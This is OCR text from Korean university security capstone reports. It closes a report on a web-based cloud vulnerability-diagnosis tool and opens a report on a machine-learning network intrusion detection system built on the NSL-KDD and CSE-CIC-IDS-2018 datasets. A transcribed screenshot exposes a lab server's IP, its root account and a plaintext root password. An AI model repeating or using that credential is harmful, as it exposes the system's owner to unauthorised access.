
3.2.2 웹서버 및 DB *

SSH 프로토콜을 이용하여 해당 서버에 원격 접속 후, 진단 스크립트를 실행.

진단 결과를 관리자 PC에 가져와 DB에 저장을 하게 된다. DB에 저장되는 데이터는 진단 구분, 진단 코드, 진단 항목, 취약 또는 양호, 항목 DB에 저장된 값을 웹으로 가져와 취약한 것과 양호한 것을 출력해 주고 취약하면 어떤 부분이 뭐 때문에 취약한지 보여준

다.


개발내용
NightOwl 등록/현황
진단 결과 페이지
점검표 확인


개발내용
진단요청
등록현황
로그아웃
사용자 이름
IP 주소
사용자 계정
root 비밀번호
요청 항목
결과
진단 결과
Excel
요청 시간
정명원
192.168.100.128
root
auddnjs@5134
ESXi
완료
확인하기
다운로드
2022-10-19 16:44:35
Excel 파일
사용자 페이지
클라이언트 진단 결과 확인

4. 결론

4.1 결론


클라우드 취약점 진단 스크립트 항목에 대한 이해도를 높였으며 리눅스의 명령어 사용 방법과 항목에 대한 설정을 알게 되었고 설정 파일, 권한 설정, 비밀번호 설정이 취약하게 설정되어있을 경우 어떤 문제가 발생 되는지 알게 되었다. 각 항목에 대해서 클라우드 취약점 진단 스크립트를 사용했을 경우 취약점을 확인하고 보안이 가능하다.

4.2 기대효과

현재 클라우드 서비스는 단순 저장 기능뿐만 아닌 IT분야의 전체를 아우르고 있다. 이러한 클라우드 서비스의 보안이 취약할 경우 기업, 회사의 경제적, 비경제적 손실이 막대할 것으로 예상한다. 이런 이유로 서버에 대한 취약점 진단이 중요하다. 클라우드 취약점 진단 스크립트를 사용할 경우 수많은 서버를 취약점 진단 검사가 가능하다. 그리고 원격으로 진단하기에 장소의 구애를 받지 않고, 원격으로 하지만 통신은 SSH로 통신을 하여 전송할 때는 암호화된 데이터를 전송하기에 네트워크 공격으로부터 보호를 받을 수 있다. 또 한 웹으로 진단요청 및 확인과 재검사도 가능하며 이전에 진단했던 기록도 확인할 수 있다. 위와 같은 취약점 분석 스크립트를 이용한다면 피해 상황을 미리 방지하고 대응 및 사전 준비가 용 이할 것으로 예상한다.


5. 별첨

5.1 발표 자료


소개
클라우드
취약점 점검
가이드
- 보안설정(CCE)
| 2020. 12 |
KISA 한국인터넷진흥원
주요정보통신기반시설 클라우드 취약점
점검 가이드2020 기반


주제 선정 이유
클라우드 환경에서 주요 보안 사고
기존 보안 위협과 클라우드 보안 위협
클라우드 도입 시 느낀 어려움
47.0
44.0
40.3
34.3
32.8
29.9
20.9
클라우드 보안 위협의 심각성과 대응의 중요성


구상도



개발내용


메인 페이지 & 회원가입

개발내용




클라이언트진단 요청


개발내용



요청 정보를 토대로 진단 파일 전송 & 원격 접속


개발내용






진단 완료 후 관리자 PC로 파일 전달

개발내용



사용자에게 완료 메시지 & 결과물 전송

개발내용



클라이언트 진단 결과 확인

개발내용

점검표 확인

5.2 소스코드 *

https://github.com/pingmem/Nightowl

인공지능 기반
침입 탐지 시스템

팀 명 : 도구조
지도 교수 : 양환석 교수님
팀 장 : 김명섭
팀 원 : 박재희
송우영
천호범
박채환

2022. 11
중부대학교 정보보호학과

목 차

1. 서론

1.1 연구 배경

현재 머신러닝을 적용한 자동화된 침입탐지기술이 각광받고 있다. 많은 양의 데이터에서 복잡한 패턴을 찾을 수 있는 딥러닝 기법의 효율성 때문이다. 수없이 많은 네트워크 패킷들을 분석하여 정상 행위의 패턴을 학습하는 기술을 비정상 행위를 탐지하는 것을 목표로 하는 침입탐지 시스템에 사용한 결과 좋은 결과를 보이고 있다. 이에 따라 우리는 기계학습으로 NSL-KDD와 CSE- CIC-IDS-2018의 데이터셋을 사용해 비정상 탐지에 활용할 수 있도록 정확도를 높이고 실제 네트워크 환경에서 동작하는 침입탐지 시스템을 구현하려고 한다.

1.2 연구 필요성

최근 정보통신 기술이 발달하며 급격하게 정보량이 늘어나고, 그에 따라 해킹을 시도하는 사례가 많이 늘고 있다. 이에 따라 여러 종류의 공격 행위를 탐지하는 침입탐지 시스템이 필요하게 되었다. 효과적으로 대응하기 위해 기존보다 빠르고 저렴한 네트워크 침입탐지 시스템의 개발과 기술 국산화가 필수적이다.

2. 관련 연구

2.1 Python

Python은 웹 애플리케이션, 소프트웨어 개발, 데이터 과학, 기계학습(ML)에 널리 사용되는 프로그램 언어이다. 무료로 다운로드 가능하며 Windows, macOS, Linux 및 Unix와 같은 다양한 컴퓨터 운영 체제에서 호환 가능하다. 다른 언어에 비해 더 적은 코드 줄을 사용하고, 거의 모든 작업에 재사용 가능한 코드가 포함된 대규모 표준 라이브러리가 있다. 다른 프로그래밍 언어보다 인간 언어에 가까운 고급언어이다. 인터넷에서 유용한 리소스가 많아 배우기 쉽기 때문에 개발 속도를 증가시킨다. 모든 것을 객체로 간주하지만, 구조적 및 함수형 프로그래밍 등의 다른 프로그래밍 유형도 지원하여 모든 유형의 시스템과 원할하게 통합된다. Python은 해석된 언어로 코드를 한 줄씩 직접 실행한다. 오류를 빠르게 찾을 수 있다. 문제가 발생하면 커뮤니티에서 빠른 지원을 받을 수 있다.

2.2 XGBoost

XGBoost는 Extreme Gradient Boosting의 약자이다. Boosting은 앙상블 기법 중 하나로 약한 예측 모형들의 학습 에러에 가중치를 두고, 순차적으로 다음 학습 모델에 반영하여 강한 예측모형을 만드는 것이다. 이러한 Boosting 기법을 이용하여 구현한 알고리즘은 Gradient Boost가 대표적인데 이 알고리즘을 병렬 학습이 지원되도록 구현한 라이브러리가 XGBoost이다. 강력한 앙상블 모델인 GBM의 단점인 과적합(Overfitting), 속도 문제를 보완하기 위해 생겼다. GBM과 마찬가지로 가중치 업데이트를 경사하강법을 사용한다. 성능과 자원 효율이 좋고, Regression, Classification 문제를 모두 지원하여 인기 있게 사용

되는 알고리즘이다.

2.3 SelectKBest

특징 선택 방법 중 Filter Method라는 전처리단에서 주로 사용할만 하며 통계기법등을 사용하여 상관관계가 높은 변수나, 성능이 높은 변수를 추출하는 방법이 있다. Filter Method 중에서도 단일 변수 선택 방식으로 카이스퀘어 검정 통계값(chi2), 분산분석 F검정 통계값(f_classif), 상호정보량(mutual_info_classif) 각각의 독립변수를 하나만 사용한 예측모형의 성능을 이용하여 가장 분류성능 혹은 상관관계가 높은 변수만 선택하는 방법이다. 이러한 방법들을 사용할 수 있도록 해주는 모듈 중 하나가 SelectKBest이다. SelectKBest는 Scikit-learn의 모듈로 target변수와 그외 변수 사이의 상관관계를 계산하여 가장 상관관계가 높은 변수 k개를 선정할 수 있도록 해주는 모듈이다.

2.4 Random Forest

Random Forest는 최적의 기준 변수를 랜덤하게 선택하는 머신러닝 기법이다. 앙상블 학습의 대표적인 모델로 Bagging을 사용하여 랜덤으로 일부의 feature만 선택하여 Decision tree를 만들고, 해당 과정을 반복하여 여러 개의 Decision tree를 형성합니다. 여러 개의 Decision tree에서 나온 예측값을 토대로 가장 많이 나온 값을 최종 예측값으로 선정하여 특정 Decision에서 overfitting이 발생하더라도 여러 개의 결과를 합쳐 최종 결과를 도출하기 때문에 overfitting을 방지할 수 있다.


2.5 DNN

DNN은 모델 내 은닉층을 많이 늘려서 학습의 결과를 향상시키는 방법으로 은닉층을 2개 이상 지닌 학습방법을 뜻한다. 각 노드는 이전 층에서 주어지는 입력값 Weight를 곱하고 곱한 값들은 전부 더해지고 그 합은 활성 함수의 입력으로 들어가게 된다. 활성 함수의 결과가 노드의 출력에 해당하며, 이 출력값이 궁극적으로 분류나 회귀 분석에 쓰이게 된다. Bias를 더한 뒤 활성화 함수를 거쳐 출력값을 계산하며 이 과정을 입력층에서 출력층으로 순차적으로 진행하여 최종적으로 DNN의 출력값을 계산한다. 다중의 은닉층을 포함하여 다양한 비선형적 관계를 학습할 수 있지만, 학습을 위한 많은 연산량과 과하게 학습하여 실제 데이터에 대해 오차가 증가하는 과적합, 기울기 값의 소실 문제 등이 발생할 수 있다. 드롭아웃, ReLU(Rectified Linear Unit), 배치 정규화 등의 법이 적용되면서 딥러닝의 핵심 모델로 활용되고 있다.

2.6 LSTM

LSTM은 딥러닝 분야에서 사용되는 RNN 아키텍처로 기존의 RNN은 단기 메모리만을 가지고 recurrently 학습했다면, LSTM은 단기 메모리와 장기 메모리를 나눠 학습 후, 두 메모리를 병합해 이벤트 확률을 예측한다. LSTM은 본격적인 연산 전에 장기/단기 정보를 담은 메모리를 분류하고 이 메모리와 이벤트를 기반으로 각각 Long term memory, Short term memory에 적합한 내용을 따로따로 학습시킨다. 또한. 모든 RNN이 모듈을 반복시

키는 체인과 같은 형태를 하고 있는 것 처럼 LSTM도 똑같이 체인과 같은 구조를 가지고 있지만, 각 반복 모듈은 다른 구조를 갖고 있다. 단순한 neural network layer 한 층 대신에, 4개의 layer가 특별한 방식으로 서로 정보를 주고 받도록 되어 있다. neural network는 이전에 일어난 사건을 바탕으로 나중에 일어나는 사건을 생각하지 못한다. Recurrent neural network (RNN)는 이 문제를 해결하고자 하는 모델이다. RNN은 스스로를 반복하면서 이전 단계에서 얻은 정보가 지속되도록 한다. RNN은 input x를 받아서 h를 내보낸다. A를 둘러싼 반복은 다음 단계에서의 network가 이전 단계의 정보를 받는다는 것을 보여준다.




[그림 1 LSTM]

2.7 NIDS

NIDS(network intrusion detection system)는 네트워크 침입 탐지 시스템으로 IDS의 한 종류로 네트워크 트래픽을 감시하여 서비스 거부 공격, 포트 스캔, 컴퓨터를 크랙하려는 시도 등과 같은 악의적인 동작들을 탐지하는 시스템이다. NIDS는 네트워크 세그먼트당 하나의 감지기만 설치하면 되므로 설치에 용이하고 트래픽을 몇몇 위치에만 설치하므로 초기 구축 비용이 저렴하다. 운영체제에 독립적이므로 구현 및 관리가 쉽고 캡처된 트래픽에 대해 침입자가 제거하기가 어려우며 네트워크에서 개별 실행되어 개별 서버의 성능 저하가 없다는 장점이 있다. 하지만 암호화된 패킷을 분석할 수 없고 고속 네트워크 환경에서는 패킷 손실률이 많아 탐지율이 떨어지며 호스트 상에서 수행되는 세부 행위에 대해 탐지할 수 없다는 단점도 가지고 있다

3. 본론

3.1 시스템 구성



[그림 2 시스템 구성]

3.2 데이터 셋

3.2.1 NSL-KDD

NSL-KDD는 2009년 Tavallaee가 KDD CUP 99 의 본질적인 문제점을 비판하며 제안한 데이터 셋으로 KDD CUP 99를 보완하여 41개의 특징과 공격유형을 나타내는 라벨, 총 42개의 라벨로 이루어져있다. DoS, Probe, R2L, U2R 4가지 공격과 normal로 구분된다

3.2.2 CSE-CIC-IDS-2018

Attack Class	Attack Type
DoS	Apach2, smurf, Neptune, Back, Teardtop, Pod, Land, Mailbomb, Processtable, UDPstorm
Probe	Satan, Saint, Ipsweep, Portsweep, Nmap, Mscan
R2L	WarezClient, Guess_Password, Imap, WarezMaster, Ftp_Write, Named, MultiHop, Phf, Spy, Sendmail, SnmpGetAttack, SnmpGuess, Worm, Xsnoop, Xlock
U2R	Buffer_Overflow, Httptunnel, Rootkit, LoadModule, Perl, Xterm, Ps, SQLattack

[표 1 NSL-KDD]

데이터는 총 148517개로 normal 77054개, DoS 53385개, Probe 14077개, R2L 3882개, U2R 119개로 이루어져 있으며 두 가지 유형의 훈련 및 시험 데이터 셋을 제공한다. KDDTrain+는 공격 유형 레이블을 포함한 전체 훈련 데이터 셋이고 KDDTrain-는 KDDTrain+의 20%를 포함하는 훈련 데이터 셋이다. KDDTest+은 공격유형 레이블을 포함한 전체 시험 데이터 셋이고 KDDTest-21는 KDDTest+에서 난이도 수준 21을 제거한 시험 데이터 셋이다. 난이도 수준 21은 공격 검출이 가장 쉬운 레코드를 의미한다. NSL-KDD는 네트워크 비정상 검출 알고리즘 혹은 IDS/IPS 성능을 평가할 때 전 세계적으로 가장 많이 사용되는 것으로 알려져 있다.

3.2.2 CSE-CIC-IDS-2018

CES-CIC-IDS-2018은 캐나다 사이버보안 연구소에서 제공하는 데이터셋으로 80개의 특징을 가지고 있으며 Brute-force, Heartbleed, Botnet, DoS, DDoS, 웹 공격 및 내부 네트워크 침투의 7가지의 공격 시나리오가 포함되어있다. 공격 인프라에는 50대의 머신이 포함되어 있으며 피해 조직에는 5개의 부서가 있으며 420대의 머신과 30대의 서버가 있다. 데이터 세트는 CICFlowMeter-V3 를 사용하여 캡처하였고, 캡처된 트래픽에서 80개의 기능과 함께 각 시스템의 네트워크 트래픽 및 시스템 로그가 포함되어있다.

attack	Tools	Duration	Attacker	Victim
Bruteforce attack	FTP – Patator, SSH – Patator	One day	Kali linux	Ubuntu 16.4 (Web Server)
DoS attack	Hulk, GoldenEye, Slowloris, Slowhttptest	One day	Kali linux	Ubuntu 16.4 (Apache)
DoS attack	Heartleech	One day	Kali linux	Ubuntu 12.04 (Open SSL)
Web attack	Damn Vulnerable Web App (DVWA), In-house selenium framework (XSS and Brute-force)	Two days	Kali linux	Ubuntu 16.4 (Web Server)
Infiltration attack	First level: Dropbox download in a windows machine, Second Level: Nmap and portscan	Two days	Kali linux	Windows Vista and Macintosh
Botnet attack	Ares (developed by Python): remote shell, file upload/download, capturing screenshots and key logging	One day	Kali linux	Windows Vista, 7, 8.1, 10 (32-bit) and 10 (64-bit)
DDoS+PortScan	Low Orbit Ion Canon (LOIC) for UDP, TCP, or HTTP requests	Two days	Kali linux	Windows Vista, 7, 8.1, 10 (32-bit) and 10 (64-bit)


[그림 3 CSE-CIC-IDS-2018]

3.3 특징 추출

머신 러닝의 성능은 어떤 데이터를 입력하는지가 굉장히 의존적이며 가장 이상적인 입력 데이터는 부족하지도 과하지도 않은 정확한 정보만 포함될 때이다. 그렇기에 각각의 공격에 대해 어떤 feature가 유용한지 아닌지 확인하는 과정을 거쳐 추출하여 계산시간을 절약하고 잡음에 의한 과적합이 발생하지 않도록 했다.

3.3.1 DoS

Class 라벨을 제외한 41가지 특징 중 DoS 공격에 대한 연관 특징, K-means, RFE, Eli5 알고리즘을 사용하여 특징 중요도를 추출하였다. 상위 20가지의 특징들에 대해 체크를 한 후 2가지 이상 중복된 22가지의 특징값을 선정하였다.



[그림 4 DoS K-means, Eli5]

